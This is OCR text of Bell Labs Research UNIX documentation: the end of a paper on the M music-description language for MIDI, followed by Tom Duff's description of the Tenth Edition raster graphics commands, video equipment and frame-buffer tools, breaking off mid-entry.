An M file consists of ''front matter'' followed by text enclosed in matching curly braces. The comment convention is similar to C's, except that comments nest. The music is divided into *lines* formed by a *voice name*, an optional colon and MIDI channel number, a *rhythm list*, and corresponding *note list*. Voice names are arbitrary alphanumeric strings. Within rhythm and note lists, measures are delimited by barlines. A rhythm list consists of *time values* (`1` = whole note, `2` = half note, `4` = quarter note, `4.` = dotted quarter note, etc.) and *rests,* possibly with repeated groups (`3(16 16r)` means x ¯ x ¯ x ¯). A note list consists of *notes*, *rests*, and *modifiers*. Notes specify *pitch class* and, optionally, *octave number*. Pitch class is indicated in standard letter notation, with accidentals `#`, `@` (flat), and `=` (natural). The octave is given by a number appearing after the letter name, e.g., `c3` is middle c, and `c3#`, `c#3` are a half-tone above. The octave number changes between b and c, so a half-tone below middle c is `b2`. A missing octave number defaults to that of the previous note in the same voice. Rests have time value only and are indicated by `r`.

Modifiers are used to set ''environmental'' parameters; in the example, the modifier `F60` specifies a ''key force'' (volume) of 60 units.

Not shown in the example are notations for ties and more complicated rhythms. Ties map particularly easily onto MIDI events. Observe that a note usually generates two MIDI events, note-on and note-off. A note with a tie going out (e.g., `c-`), simply loses its note-off event, and one with a tie coming in (e.g., `_c`) loses its note-on event. Time values may contain multiplicative expressions, e.g., `3(3*4)` is a triplet to a quarter note. Finally, values that are inconvenient to generate otherwise can be specified with numerator and denominator, e.g., `9/17`.

Also not shown in the example are possibilities for grouping in the note list. Parentheses group a *sequence*, and square brackets group a *chord*. E.g., all of the notes in `[c e g]` are sounded simultaneously, and groupings may be nested, so that `[(c d c) (e g e) (g b g)]` has three sequences running in parallel to make a I-V-I progression.

To facilitate machine generation of M code, an alternative rhythm notation is allowed: the rhythm list can be omitted, and time values prefixed to the corresponding notes. This is readable to humans, but less convenient for keyboard input (see below).

M is based on *lex* and *yacc*, and its continuing development depends heavily on them. M is intended to be used by musicians who are not computer scientists, and who can't always pass on the merits of a feature without testing it. Hence the ability to experiment is most important. *Lex* in particular has been justly criticized on performance grounds, given that lexical analyzers are fairly easy

```
/* Inventio 4 (BWV 775) */
8 = 120          /* tempo: 120 eighth notes/min  */
3 / 8            /* time signature               */
{
treble : 1       <      6(16)          | 6(16)          >
                 | F60: d3 e f g a b@ | c# b@ a g f e |
bass : 1         <      4.             | 4.             >
                 | F60: r              | r              |

treble  < 3(8)           | 3(8)           | 6(16)         >
        | f    a   d4    | g3    c4# e    | d e f g a b@ |
bass    < 6(16)          | 6(16)          | 3(8)          >
        | d2 e f g a b@ | c# b@ a g f e | f   a   d3    |
...
}
```

Figure 4. The beginning of a Bach invention

to write by hand. But this is the case only for a static language, and M is still changing rapidly, particularly in the area of dynamics control.

M produces a MIDI file on its standard output, so that `m bach | midi` is an example of a common invocation. It also has options to restrict the output to certain voices or a range of measures, as a debugging aid.

7. The M keyboard interface.

It is possible to generate the notes of an M program by playing at the DX7 keyboard. First the note-on and note-off events are collected by *midiblt* and written into a file on the host. This file is then converted into a list of note names by *unmidi*. We have used the conventions that the DX7's YES button generates a newline, and the NO button produces the comment `/*?*/`. This gives the user some control over the format and the ability to flag errors. We also use the ''portamento'' pedal to generate a barline. *Unmidi* has an ''output key'' option to direct it towards desired enharmonic spellings. The output from *unmidi* is fed to an *awk* script which adds voice names. Now only the rhythm is missing. Since it is separate from the notes, it can be typed in quickly by making a second pass over the score.


8. Conclusions.

Twelve-tone pieces such as the one in section 5, and serialized pieces particularly, would be easier and faster to develop with the aid of specialized tools. These could range anywhere from a library of C routines to a complete language implementation. We expect to begin on a modest scale with the former and enlist the efforts of interested composers.

It is clear that we have barely scratched the surface of an immensely challenging class of problems. The UNIX system, originally crafted as a home for programmers, has proven remarkably robust, flexible, and downright hospitable as a base for a very different application.

9. References.

1. Chowning, J.M. The Synthesis of Complex Audio Spectra by Means of Frequency Modulation. *Journal of the Audio Engineering Society 21*, 7 (June 1973).
2. Kahrs, M. and Killian, T. Interfacing to the Teletype 5620. 11271-860611-06TM, AT&T Bell Laboratories, 1986. (released for general distribution).
3. MIDI Specification, MIDI-1.0. International MIDI User's Group, P.O. Box 593, Los Altos, CA 94022, August 1983.
4. Pike, R. The Blit: A Multiplexed Graphics Terminal. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1607-1632.
5. Ritchie, D.M. A Stream Input-Output System. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.



Manual Pico-Edit (including new = (x<Y/2)?$td:$td[x,Y-y])

Tom Duff



The 10th Edition Raster Graphics System

Tom Duff

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The current (late 1989) state of generating and displaying raster graphics in Research UNIX® is described.

1. Introduction

The Research UNIX system contains a number of commands to capture, manipulate, display and record monochrome and full-color raster images. Three groups of commands may be identified: interactive programs that operate on a frame buffer, commands that operate on images stored in picture files (see *picfile*(5)), and programs that interface to various graphical I/O devices: video cameras, scanners, paper plotters, film cameras and video tape recorders.

2. Video Facilities

No discussion of our raster graphics software can ignore the hardware on which it runs. The hardware available at different sites will, of course, vary. For definiteness, and to provide help for the local audience, this section will discuss the hardware available in Center 1127's graphics and image processing laboratory (MH 2C-524) and its neighborhood. Most other environments will have hardware that is similar in spirit if different in detail.

There are seven work stations in 2C-528. On the day this was written, four of them had TTY 5620 terminals, two had Gnot terminals and one had a SUN-3 workstation computer. Eventually, most of the 5620's will be replaced with Gnots. Each work station also has a Sony GDM-1901-12 video monitor that displays high-resolution video signals.

The room contains other video displays and recorders, including a Barco video projector in the ceiling, a 35-inch Mitsubishi monitor at the front of the room, a 19-inch Barco monitor at work station 6, two small Sony monitors in the video rack next to the audio console, two Panasonic Super-VHS recorders, a Sony 3/4-inch (U-MATIC) video player, a multi-standard (SECAM, NTSC, PAL) VHS player, a Sony BVH-2500 1-inch (SMPTE-C) video tape recorder and a Sony video camera.

The video equipment supports at least three incompatible video formats. High-resolution RGB video has 1024 scan lines, a 60 hz non-interlaced vertical scan rate, and transmits red, green and blue information on separate cables with synchronization pulses superimposed on the green channel. Low-resolution RGB video has between 480 and 488 scan lines, 30hz interlaced vertical scan, and separate RGB with sync on green. NTSC (National Television Standards Committee) video has the same timing characteristics as low-resolution RGB video, but encodes red, green, blue and sync into a single signal. NTSC is the encoding used by American, Canadian and Japanese television broadcasters, and by almost all video recording and playback equipment in those countries.

Various computer terminals generate video in other formats that our equipment handles with only limited success. Gnots, 630s, 5620s, Sun terminals, IBM-compatible PCs and Macintoshes all generate mutually incompatible video. Their vertical and horizontal scan-rates differ. The voltages and impedances of the signals they produce differ. Their color encodings differ. Monitors that can display video from all of these sources are rare, let alone hardware to convert from one format to another. For example, the only reliable way to record a signal from any of these sources is to place a camera in front of a monitor. The quality of the resulting recordings is often bad. It is a black art to adjust our Barco video projector to handle non-standard signals, but with a few days notice it can often be done. Again, the results are not often as good as one might like – the projector does not focus as tightly as a monitor and its brightness is limited. As

Equipment	High-res RGB	Low-res RGB	NTSC	Gnot	IBM	PAL/SECAM
workstation monitors	•					
Barco projector	•	•	•	•	maybe	maybe
35-inch Mitsubishi		•	•		•	
Barco at work station 6		•	•			
Sony rack monitors			•			
Super-VHS recorders			•			
U-MATIC player			•			
1-inch recorder			•			
multi-standard player			•			•
camera		•	•			
Metheus frame buffers	•					
ITI frame buffer		•				
Pixel Machine	•	•				

Table 1. Video devices

better video displays become available our situation will improve. Table 1 summarizes the equipment available and the video formats that each supports.

We have several Metheus 3610 frame buffers (seven on `pipe`, one on `arend`, one on `encke`) and an Imaging Technology, Inc. (ITI) RGB-512. All of our frame buffers store 32 bits at each pixel, one byte each for red, green blue and alpha. The 3610's generate high-resolution (1280×1024) video. The ITI generates low-resolution (512×480) video that may be recorded on video tape after conversion to NTSC. Connected to `pyxis`, a four CPU SGI 4D-240, is an AT&T Pixel Machine with 58 processors. It can generate either high- or low-resolution video under software control; the Pixel Machine documentation can tell you how.

Each piece of video equipment may be connected to any other via a video patch bay in 2C-538 (the `alice` room.) Alternating rows of the patch bay present video outputs and inputs. If an output and the input immediately below it are not plugged into anything, an internal connection routes one to the other. The patch bay has been layed out so that the most useful configurations require no patch cords. The patch bay is carefully labelled so that its proper use ought to be obvious.

The Sony BVH-2500 video recorder produces very high quality recordings on 1" video tape. Since it can overwrite arbitrary single frames of the tape, it is an ideal machine on which to record animation.

Before using a new tape, you must record (''grind'') time-code on it, numbering each frame of the tape. Time-code values are usually denoted by values of the form *hh.mm.ss.ff* (like `02.43.17.15`). The 2500's monitor output, available on the video patch bay, displays time-code superimposed on the 2500's output signal.

To grind time-code, use the patch bay to connect the color bar generator to the 2500's input, thread up a tape, and manually set the 2500 to record by pushing its `REC` and `PLAY` buttons simultaneously. Let it go until the tape runs out.

The *2500* command operates the recorder, reading instructions from its standard input. Its instruction set is moderately complicated; for most uses the following subset is adequate:

`cue` *hh.mm.ss.ff*
: Cue the tape to the given time code. The time-code displayed on the 2500's monitor output may be a few frames off, but the recorder will be cued to the correct point.

`still mode on`
: Put the recorder in single-frame record mode.

`still mode off`
: Put the recorder out of single-frame record mode.

`snap [`*n*`]`
: Record *n* frames (default 1) at the current cue point, and advance the cue point by *n* frames. The recorder must be in single frame mode.

`play`
: Start playing back from the current cue point.

`stop` Stop the recorder.

`!`*unix-command*
Run the given *unix-command* using `/bin/sh`.

We currently have only two sources of digital video that may be recorded on video tape. These are the Pixel Machine and the ITI frame buffer attached to `kwee`. To use either one, you must patch its output to the NTSC color encoder, and patch the encoder's output to the video recorder. The ITI frame buffer is also useful as a frame-grabber, capturing its video input in its memory whence it may be saved in a picture file or otherwise manipulated.

The ITI is served by an ancient software regime whose commands all begin with the letters `iti`.

`itifbinit [-x]`
Re-initialize the ITI to the state expected by the rest of the software. The ITI is often unused for days at at time, during which its health often decays. `itifbinit` is its restorative. The `-x` flag causes its output signal to be synchronized to the sync pulses of its input, instead of running from its internal clock. This is always a good idea.

`itigamma`
Load the ITI's color map to correct intensities for display on CRT monitors.

`itigrab [-gs]`
Run the frame-grabber. The `-g` flag starts the frame-grabber running. The displayed image will track the ITI's input video. `-s` stops the frame-grabber, freezing the image. Unadorned by flags, `grab` starts the frame-grabber and stops it one frame later.

`itigit` *picture-file*
Copy the image stored in *picture-file* into the ITI.

`itisiv` *picture-file*
Save the image in the ITI in *picture-file*.

3. Other output devices

Many modern laser printers and typesetters read data in the PostScript format.

`pic2ps [-h` *height*`] [`*picture*`]`
converts a picture file into encapsulated PostScript, suitable for inclusion in any PostScript document. The `-h` option specifies the height, in inches, of the output image. It is not often required, as document processors usually insert PostScript illustrations in a scale-independent manner.

The `alice` room contains an Imagitex scanner that can be used to convert photographs to digital form. To use it, place the image to be scanned under the hold-down leaves, slide the leaves to make a window around the section you wish to scan, and use the *imscan* command.

`imscan [-s`*scale*`] [-l`*lens*`] file`
The `-l` option causes the scanner to use a lens of focal length *lens* inches. The possibilities are 5 (754 dots per inch) and 8 (480 dots per inch); 8 is the default. The `-s` option sets the sub-sampling *scale*, which can vary from 1 to 9. One pixel in each *scale* by *scale* square will be stored. The default is 4. In conjunction with the default 8-inch lens, this causes scans to be stored at 120 dot-per-inch resolution.

There is a high-resolution one-bit-per-pixel Canon document scanner at the back of the graphics lab accessed through the *cscan* command.

`cscan [-f`*x*`,`*y*`] [-fL] [-s`*seconds*`] [-v] [`*file ...*`]`
scans pages into the given files (default, one page onto standard output.) The `-f` option sets the size of the scan in pixels (400 to the inch); `-fL` sets double-letter size (11 by 17 inches, the largest possible.) The `-s` option sets the number of seconds to wait before scanning each page after the first.

In the Alice room is a Matrix Instruments QCR digital film recorder. It will record color or black-and-white images in a variety of photographic formats, include 8x10 Polaroid, 4x5 and 35mm. The *qsnap*(1) command will output an image to film.

4. Frame buffer commands

A frame buffer is a large memory organized as a two-dimensional array of pixels. Our Metheus 3610 frame buffers have 1024 scan lines of 1280 pixels each. The ITI frame buffer has 480 lines of 512 pixels. The coordinate system has (0,0) in the upper left-hand corner, with x increasing to the right, and y increasing down. This apparent weirdness is

fairly standard, since it makes video output happen in row-major order.

Here we will mostly discuss commands for the Metheus displays. The corresponding ITI commands have the same names, but prefixed with the string `iti`.

There are seven Metheus frame buffers attached to pipe, named `/dev/om[0-6]`. All of the commands discussed below determine which one to use by examining the environment variable `FB`. It is often hard to tell what frame buffer is displayed on which monitor because of connections in the patch bay. The `fbi` (frame buffer identification) command displays each frame buffer's name in it.

Our frame buffers all have 32 bits per pixel, divided into four 8-bit channels. The channel values are normally thought of as fractions ranging from 0 to 1, although frame buffer commands perversely refer to them as integers between 0 and 255. Three of the channels specify the red, green and blue color components of the image. The fourth channel, called *alpha*, is used to indicate whether or not the image covers the pixel, and is not normally displayed. *Alpha* is used to control image compositing operations [2]. Fractional values of *alpha* describe pixels that the image partly or translucently covers, and facilitate anti-aliased compositing.

Each frame buffer contains three 256 entry look-up tables that specify mappings from the values stored in the red, green and blue channels to the voltages supplied at the frame buffers' video outputs. A couple of commands manipulate these mappings.

`gamma` [*power*]
: command loads these tables with a function that inverts the power-law relation between voltage and luminous flux normally encountered in CRT displays. Thus, pixel values normally correspond directly to displayed intensities. *Power* is the exponent of the power-law. The default of 2.3 is adequate for all our displays.

`getmap` *file* `[...]`
: command, whose arguments are a list of files containing color maps. On the ITI, the argument '`%`' refers to the current content of the frame buffer's color map. (The Metheuses' color maps are write-only.) The functional composition of the specified color maps is loaded into the frame buffer's color map. *Getmap* searches for files in `.`, then `/fb/cmap`, then `/usr/td/2d/cmap/lib`. A color map file contains 256 records of 3 bytes each, specifying the output values for the corresponding red, green and blue input values.

`ranmap`
: command loads random values into the color map.

The *zoom* and *movie* commands support magnification and animation of images.

`zoom` [*amount* [*x y*]]
: magnifies part of the image. With three arguments, *zoom* magnifies by *amount*, mapping the point *x,y*) (default (0,0)) to the upper left-hand corner of the screen. With no arguments, *amount* defaults to 1. The Metheuses can magnify by any integral factor from 1 to 16. The ITI can magnify only by 1 or 2.

`movie` *xsize ysize nx ny* [*delay*]
: views an array of images in sequence by zooming and panning. The arguments are the size of the individual frames, the number of frames in the array in each direction, and optionally the number of 60ths of a second to delay between frames. The frames must be arranged boustrophedonically, with alternate rows proceeding from left to right and right to left. (This is because neither Metheus nor ITI frame buffers can pan in x and y simultaneously without glitching.)

There are a number of commands to load simple patterns into the frame buffer:

`clr` [`-w` *x0 y0 x1 y1*] [*r* [*g b* [*alpha*]]]
: sets all pixels to the given value. If only *r* is given, *g* and *b* are set to *r*. If *alpha* is not given, it is set to 255 (completely opaque.) The `-w` flag restricts attention to pixels inside the window whose upper-left corner is *x0,y0*) and with *x1,y1*) just diagonally outside the lower-right corner.

`cbars`
: displays a color-bars test pattern. The 8 bars at the top exercise all combinations of the 3 primary colors. The 9 patches at the bottom are a logarithmic (perceptually uniform) grey scale.

`ramp` [`-w` *x0 y0 x1 y1*] [`-v`] [[*c0*] *c1*]
: displays a horizontal ramp whose color is *c0* at the left and *c1* at the right. Colors are specified as for `clr` (green and blue

default equal to red, alpha defaults to 255). *C0* defaults to `0 0 0 255`. `-w` restricts `ramp` to the given window. `-v` gives a vertical ramp with *c0* at the top and *c1* at the bottom.

`colors [-gfr]`
: displays a 16 by 16 array of grey-colored (equal red, green and blue) squares in the middle of the screen with red, green and blue ramps at the top. This is mostly useful for examining color maps. The flags modify the display in small ways. `-r` suppresses the ramps. `-g` suppresses the gaps between the squares. `-f` expands the display to fill the full screen, making the patches non-square and suppressing the ramps.

The *xhair* command can be used to examine the contents of the frame buffer. It is named after the cross-hair that it draws on the screen. Single character commands manipulate the cross-hair, magnify the video and print pixel values. The commands are

`h`	print the help message
`lrud`	move left, right, up or down 1 pixel
`LRUD`	move left, right, up or down 16 pixels
`0`	move to center of screen (x=256, y=240)
`1-8`	magnify ×1–8
`9`	magnify ×16
`p`	print current coordinates and pixel value
`P`	print pixel after each command (toggle)
`m`	type coordinates to move to
`x`	type x coordinate to move to
`y`	type y coordinate to move to
`c`	change the crosshair display to a rectangle
`s`	manipulate other corner of rectangle
`^D,q`	exit xhair and run command
`Q`	exit xhair, don't demagnify or run command
`X`	exit and don't run command

If *xhair* is given arguments, they represent a command to be executed before exiting, after making substitutions for any argument whose first character is `%`. The substitutions made are:

`%r`	the current rectangle
`%w`	the current rectangle
`%p`	the upper-left corner of the rectangle
`%o`	the upper-left corner of the rectangle
`%c`	the lower-right corner of the rectangle
`%x`	the x coordinate of the upper-left corner
`%y`	the y coordinate of the upper-left corner
`%X`	the x coordinate of the lower-right corner
`%Y`	the y coordinate of the lower-right corner

The *mplot* command is a version of the standard UNIX *plot*(1) filter that produces output in a Metheus frame buffer.

5. Picture file commands

Most of our raster graphics commands require no special hardware. They synthesize images in picture files from textual or other descriptions, they modify images in picture files, producing results in picture files, or they combine the contents of several picture files to produce composite images, again storing the result in a picture file.

The *pcp* command takes two names of picture files or frame buffers and copies the first onto the second. As with all picture file commands, the special names `IN` and `OUT` refer to standard input and standard output. Frame buffers are designated by names that begin with `%`:

`%0` Metheus frame buffer #0.
...
`%9` Metheus frame buffer #9.

Pcp has a number of options that alter the copied picture:

`-o` *x y* Add *x,y*) to the picture's window coordinates.

`-w` *x0 y0 x1 y1*
: Clip the input picture's window to the given coordinates. If `-o` and `-w` are both given, the window is clipped before being offset.

`-t` *type* The output picture will have `TYPE=` *type*.

`-c` *channels*
: The output picture will be assembled from the given channels of the input picture. In many cases, a request for a channel not found in the input picture will be satisfied by standard conversions. For example, if *channels* includes `m`, but the input picture has only `rgb`, a monochrome channel is synthesized by computing NTSC luminance (`m=.299r+.587g+.114b`). Conversely, `rgb` will be synthesized from `m` by lookup in the input's color map, if it has one, or by `r=g=b` otherwise. If *channels* mentions `a` and the input has none, 255 is used. If *channels* mentions `z...` and the input has none, 1.0 (floating point) is used. Any other channel missing in the input is set to zero.

`-C` *channels*
: Put `CHAN=`*channels* in the output's header.

Without this option, the output's `CHAN` attribute is taken from the `-c` option, or failing that from the input's `CHAN` attribute. `-C` is useful, for example, to create a monochrome (`CHAN=m`) image from the red channel of a color image using `pcp -cr -Cm`.

The *lam* command combines any number of images, writing a picture file whose window is large enough to contain all the windows of its inputs. The input files are combined with pixels of later images overwriting earlier ones. This is only really useful if the windows of the input images differ. `-o` *file* specifies the output file name (standard output by default). All input images must have the same `NCHAN`.

The *posit* and *3matte* commands combine images using the two- and three-dimensional compositing operations described in [2] and [1]. Each takes a list of picture file names as arguments, producing a composite on standard output. The `-a` option will cause either program to output only the `rgb` channels, suppressing `a` (and `z...` in the case of *3matte*).

There is an army of commands to read an image and, under the control of a few parameters, write a modified image on standard output. Those that read a single picture file by default use standard input, so they are usable in a pipeline. They include:

`lum` [*picture*]
: File *picture* (default standard input) contains a color image or a monochrome image with a color map. A gray-level image is written on standard output, using the NTSC luminance formula.

`clip` [`-o` *x y*] *x0 y0 x1 y1* [*picture*]
: Clip an image to have `WINDOW=`*x0 y0 x1 y1*. A picture that does not fill out the window is filled with black pixels.

`xpand` [`-s`] [*picture*] [*lo hi* [*inlo inhi*]]
: The input picture has its dynamic range adjusted so that pixels in the range *inlo* to inhi are mapped to the range *lo* to *hi* (default 0 to 255). The default values for *inlo* and *inhi* are determined per channel by examining the input picture. The `-s` option causes all channels to be examined together. *Lo*, *hi*, *inlo* and *inhi* may have any values whatsoever. If *hi* is smaller than *lo*, pixel values will be inverted, producing a negative image. Any output pixel that would be mapped outside the range 0–255 is set to 0 or 255.

`dither` [*picture*]
: Convert a full-color (3 channel) picture to one channel with a color map by dithering.

`floyd` [*picture*]
: Convert an 8-bit gray-scale picture to one bit per pixel using a version of the Floyd-Steinberg error-diffusion method.

`halftone` *screen* [*picture*]
: Convert an 8-bit gray-scale picture to one bit using a given half-tone *screen*. A description of the screen is read from a file in `/usr/td/lib/screens`. The available screens include (among others)

`ALLEBACH`	Allebach's ordered-dither
`BAYER`	Standard ordered-dither
`BLUENOISE`	A pebble-screen pattern
`CLASSIC`	A 3-pixel-wide dot screen
`CLASSIC2`	Another 3-pixel-wide dot screen
`CLASSIC3`	A 4-pixel-wide dot screen
`CLASSIC4`	An 8-pixel-wide dot screen
`DIAMOND`	Rao and Arce's ordered-dither
`LINE`	Ulichney's line screen
`RING`	A concentric ring screen
`TILT18`	A tilted dot screen

`he` [*picture*]
: Histogram equalization: the intensity histogram of the input image is measured. The output image has its contrast altered for maximum use of the output range, equalizing the histogram as much as possible.

`hysteresis` *low high* [*picture*]
: Pixel values of *picture* below *low* are mapped to zero. Those above *high* are mapped to 255. If *low* and *high* are not equal, any region below *high* that has any 8-connected neighbors below *low* is mapped to zero.

`picaverage` *weight picture1 picture2*
: The output picture is a weighted average of *picture1* and *picture2*. *Weight* determines the fraction of the average contributed by *picture1*.

`piccat` *picture ...*
: The input *picture*s are concatenated one atop another. The output has the width of the widest input.

`picjoin` *picture ...*
: The input *picture*s are concatenated side

by side. The output has the height of the highest input.

`adapt` [*picture*]
Adaptive contrast enhancement: a 7 by 7 neighborhood around each pixel is examined for its minimum and maximum values. The center pixel is remapped linearly in a way that would send the neighborhood's maximum to 255 and its minimum to 0. That is, `cen=255*(cen-min)/(max-min)`.

`ahe` [*picture*]
Adaptive histogram equalization: each pixel of the output image is the histogram-equalized value of the center of a 17×17 pixel window surrounding it in the input image.

`clean` [*picture*]
Bayer-Powell noise removal filter. If the center pixel of each 3×3 window in the input differs from the average of the other 8 pixels by more than 64, it is replaced by the periphery-average. This has the effect of flattening isolated noise pixels.

`crispen` [*picture*]
3×3 linear crispening filter. Convolves the input image with the kernel

```
-1 -1 -1
-1  9 -1
-1 -1 -1
```

This is a mild high-pass filter.

`edge` [*picture*]
3×3 linear edge-detection filter. Convolves the input image with the kernel

```
-1 -1 -1
-1  8 -1
-1 -1 -1
```

This is just the difference between the original image and the output of `crispen`.

`edge2` [*picture*]
3×3 non-linear edge-detection (Sobel operator) filter.

`extremum` [*picture*]
3×3 extremum filter. Replaces the center pixel of each by the value in the 3×3 window surrounding it that most differs from it.

`laplace` [*picture*]
3×3 Laplacian filter. Convolves the input image with the kernel

```
 0 -1  0
-1  5 -1
 0 -1  0
```

This is a fairly extreme high-pass filter.

`median` [*picture*]
3×3 median filter. Each pixel is replaced by the median of the 3×3 window surrounding it.

`smooth` [*picture*]
3×3 Bartlett filter. Convolves the input image with the kernel

```
1/16 2/16 1/16
2/16 4/16 2/16
1/16 2/16 1/16
```

This is a moderately strong low-pass filter.

`3to1` [`-e`] *colormap* [*picture*]
Converts the input picture from full-color (`rgb`) to a single channel mapping each pixel to the closest entry of *colormap*.

`mcut` [*picture*]
Reads a picture, and writes a color map on standard output suitable for use by *3to1*. *Mcut* uses Heckbert's median-cut algorithm to pick a color map that matches *picture*'s colors pretty well.

`improve` *colormap* [*picture*]
Given a color map and a picture file, this outputs a new color map that better represents the colors of the picture. The algorithm is to output the centroid of those pixel values that are closest to each input color map entry. Running *improve* several times may produce better and better color maps.

`quantize` [*picture*]
Convert a full-color picture to an 8-bit picture with color map. This is just a command file that calls *mcut*, *improve* and *3to1*. It does a much better job than *dither*.

`remap` *colormap* [*picture*]
The input picture should be full color (`CHAN=rgb`). The output will have its pixel values will be altered so that when mapped through the given *colormap* they will be as close as possible to the input's pixel values.

`resample` *width* [*picture*] [*B C*]
Resample the input image to be *width* pixels wide. The default filter used in resampling minimizes both pre- and post-

aliasing. Numeric parameters *B* and *C* (both default to 1/3) pick the resampling kernel from a Mitchell and Netravali's two-parameter family of piecewise cubic kernels.

`transpose [-vhadrlui] [-o x y] [`*picture*`]` Transpose the input picture. This is useful in conjunction with commands that operate on scan-lines, like *resample*, to perform operations on columns instead of rows. Under control of its options, *transpose* can perform any symmetry operation of the integer lattice. The `-v` option reflects through a vertical line. The `-h` option reflects through a horizontal line. The `-a` option reflects through an ascending diagonal line. The `-d` option reflects through a descending diagonal line (the default). The `-r` option rotates right (clockwise 90 degrees). The `-l` option rotates left (counterclockwise 90 degrees). The `-u` option flips the image upside down (180 degree rotation.) For completeness, the `-i` option does the identity transformation. The `-o` option translates the picture, adding *x,y*) to all coordinates. Without this option, the upper-left corner of the image's window does not change.

`shear` *angle* `[`*picture*`]`
Rotate the input image by the given *angle* (in degrees). It's called *shear* because it operates by shearing the image 3 times (horizontally, then vertically, then horizontally).

`lx [-o`*file*`] [-A`*aspect*`] [-a] [-s`*scale*`] [-r`*rot*`] [-x`*xscale*`] [-y`*yscale*`] [`*picture*`]` Perform a linear transformation on the input image. The `-o` option specifies the output file name. The default is standard output. The `-A` option specifies the aspect ratio of the pixels. The default is 1. The ITI frame-grabber produces images whose pixel aspect-ratio is 1.25. The `-a` option suppresses the writing of an alpha channel. Normally an alpha channel is computed even for input images that don't have one, since the output picture is often rotated and thus doesn't completely cover its window.

The transformation is specified by a sequence of options. The specified transformations are combined in the order given to yield a composite transformation. The relevant options are:
`-s`*scale* scale by *scale*.
`-r`*rot* rotate by *rot* degrees clockwise.
`-x`*xscale* scale in x by *xscale*.
`-y`*yscale* scale in y by *yscale*.

There are several commands to generate images from three-dimensional geometric descriptions of various sorts. Most of these produce `CHAN=rgbaz...` images that may be combined using *3matte*. In their output files, points at the near clipping plane will be mapped to points having *z=0*, and points at the far clipping plane will have *z=1*.

`ncpr [-a` *aspect*`] [-w` *x0 y0 x1 y1*`] [-c` *rgbaz*`]` *input* `[`*output*`]`
New Cheezy Polygon Renderer. *Output* (default standard output) is the name of the picture file that will contain the rendered version of the scene described in *input*, a text file specifying a polygonal scene. The `-a` option sets the pixel aspect-ratio (default 1.) The `-w` option sets the window of the output picture. The `-c` option specifies which channels should be written to the output picture.

The input file contains a sequence of single-letter commands, each with several numeric parameters. The commands are:

`v` *fov near far ex ey ez lx ly lz ux uy uz*
Set viewing parameters. *Fov* is the angle subtended vertically by the screen at the eye point. Points whose distance from the eye is not between *near* and *far* will be clipped away before drawing. However tempted, do not set *near* to zero, lest underflow or divide-check occur. *ex,ey,ez*) is the coordinate of the eye, the point from which the scene is viewed and the center of perspective. *lx,ly,lz*) is a vector pointing from the eye toward the center of the scene. The point *lx+ex,ly+ey,lz+ez*) is mapped into the center of the screen. *ux,uy,uz*) is the up vector, the direction of the zenith. The point *lx+ux,ly+uy,lz+uz*) is mapped into a point somewhere above the center of the screen.

`l` *x y z*
Set the direction of the light source to *x,y,z*). The light source is ''at infinity'' in the given direction.

`b` *red green blue alpha* Clear the screen to the given color. *Red*, *green*, *blue* and *alpha* should all be between 0 and 255.

`c` *index red green blue alpha* Set a color table entry. Indices into the color table are used to specify the colors of polygons (see below.) The table has 500 entries. Unless reloaded by the `c` command, the first 256 entries contain the 256 shades of gray, the following 12 entries (256-267) are set to 12 logarithmically spaced (perceptually equal) gray shades, and the next 20 entries (268-287) to 20 logarithmically spaced gray shades.

`t` *x0 y0 z0 x1 y1 z1 x2 y2 z2 c0 c1*
Render a triangle with vertices *x0,y0,z0*), *x1,y1,z1*) and *x2,y2,z2*). The side the normal (calculated using the right hand rule) out of has color *c0*, on the other it is *c1*. If *c0* or *c1* is positive, the polygon's color is found in the corresponding color table entry. If negative, the color is found by modifying the color table entry as though the surface were illuminated by a light source whose direction was specified by the `l` command.

`p` *c0 c1 x0 y0 z0 x1 y1 z1 ... xn yn zn* **;**
Render a polygon whose color is *c0* on one side and *c1* on the other. The polygon's vertices are *x0,y0,z0*), *x1,y1,z1*), ..., *xn,yn,zn*).

`quad [-a] [-z] [-w` *x0 y0 x1 y1*`]` *in out*
Compute an image of a quadric surface. The `-a` option suppresses writing out the alpha channel. The `-z` option suppresses writing out the z channel. The `-w` option specifies the output window. The input file should contain 34 floating point numbers. The first ten numbers are the upper triangle of the symmetric matrix describing the quadratic form (in screen coordinates.) The next 16 numbers are a matrix that converts screen-space coordinates into world-space normals for illumination computations. The next three numbers are the direction of the light source. The next four numbers are the red, green, blue and alpha of the surface's color. The last number is the amount of ambient light in the environment.

`terrain` *in out ex ey ez lx ly fov near far*
Render a terrain image. The input file is a 2-channel picture file containing 16-bit elevation data on a regular grid. *ex,ey,ez*) is the eye position. *lx,ly,0*) is a vector pointing from the eye to the center of the scene. The up direction is *0,0,1*). *Fov* is the vertical field-of-view angle. *Near* and *far* are the distances from the eye to the near and far clipping planes.

`bg` *r0 g0 b0 r1 g1 b1 out*
